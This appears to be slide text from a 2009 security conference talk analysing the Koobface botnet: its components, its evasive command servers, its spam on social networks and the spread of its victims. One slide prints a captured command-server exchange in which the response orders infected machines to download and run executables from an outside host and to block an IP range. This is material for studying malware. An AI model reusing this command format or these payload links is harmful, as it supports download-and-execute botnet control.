



Securing Your Web World



The Real Face of Koobface

Ryan Flores

Jonell Baltazar

Joey Costoya

Presented By: Ivan Macalintal
Presenter Title

VB 2009
September 2009

“A single entity defined by the sum of its parts...”

- Dunne, “The Lost Symbol”

Chapter 18



What is the real face of Koobface?




Koobface, not just a single piece of malware


Group of malwares working together not only to form the Koobface botnet but to also support the business model of Koobface.

- Main Downloaders
- Social Network Propagation Components
- Bloggers
- Web Servers
- URL Checkers
- Captcha Breakers
- FakeAVs
- Web Search Hijackers
- Rogue DNS Changers
- Data Stealers
- Koobface C&C
- and many more.....


Koobface, an ever evolving threat



Koobface, an ever elusive C&C



Koobface, able to adapt






Koobface is...

Securing Your Web World

- Multi-component
- Evolving
- Elusive
- with an adaptable malware writing group behind it!

What else?



Some Koobface facts you probably didn't know...

Koobface authors gets personal

[2009-07-22 20:24:17]

#We express our high gratitude to [REDACTED]
#for the help in bug fixing, researches and documentation for our software.

```
Follow TCP Stream
Stream Content
GET /1d/gen.php?
f=0&a=1957944140&v=12&c=0&s=1d&l=1000&ck=0&c_fb=0&c_ms=0&c_hi=0&c_tw=0&c_be=0&c_fr=-1&c_yb=-1&c_tg=0&c_nl=C
HTTP/1.1
Host: upr0306.com
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; na; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Content-type: application/x-www-form-urlencoded
Connection: close


HTTP/1.1 200 OK
Date: wed, 22 Jul 2009 16:29:29 GMT
Server: Apache/1.3.41 (Unix) PHP/5.2.10
X-Powered-By: PHP/5.2.10
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html


295
#we express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com)
#for the help in bug fixing, researches and documentation for our software.
PERMANENTLIST|71.158.160.73|84.126.136.48|24.33.139.12|67.65.58.9|68.38.224.222|97.101.124.221|
69.84.109.141|98.14.84.155|76.107.217.153|87.19.183.56|70.234.99.52|173.23.48.40|71.205.225.70|76.19.7.19|
77.100.100.120
#PID=1000
STARTONCE|http://upload.octopus-multimedia.be/1/fb.49.exe
STARTONCEIMG|http://img119.imageshack.us/img119/116/p22157446.jpg|193854730d993dfgdfjkng345
START|http://upload.octopus-multimedia.be/1/captcha6.exe
START|http://upload.octopus-multimedia.be/1/gcheck.exe
#BLACKLABEL
EXIT
0
```


Koobface blocks Akamai

```
[2009-07-03 20:11:35]  
BLOCKIP|92.122.0.0
```


Koobface, making good use of compromised sites

 [@user](#) My home video : <http://www.youtube.com/youtube/>
16 minutes ago from web · [Reply](#) · [View Tweet](#)


 [@user](#) My home video :) <http://www.youtube.com/youtube/>
21 minutes ago from web · [Reply](#) · [View Tweet](#)

 [@user](#) My home video :) <http://www.youtube.com/youtube/>
21 minutes ago from web · [Reply](#) · [View Tweet](#)





 [@user](#) My home video :) <http://www.youtube.com/youtube/>
28 minutes ago from web · [Reply](#) · [View Tweet](#)



Koobface, most victims are Americans




But wait... there's more!!



Koobface defeats Facebook URL blocking

Securing Your Web World



Koobface info stealing

```
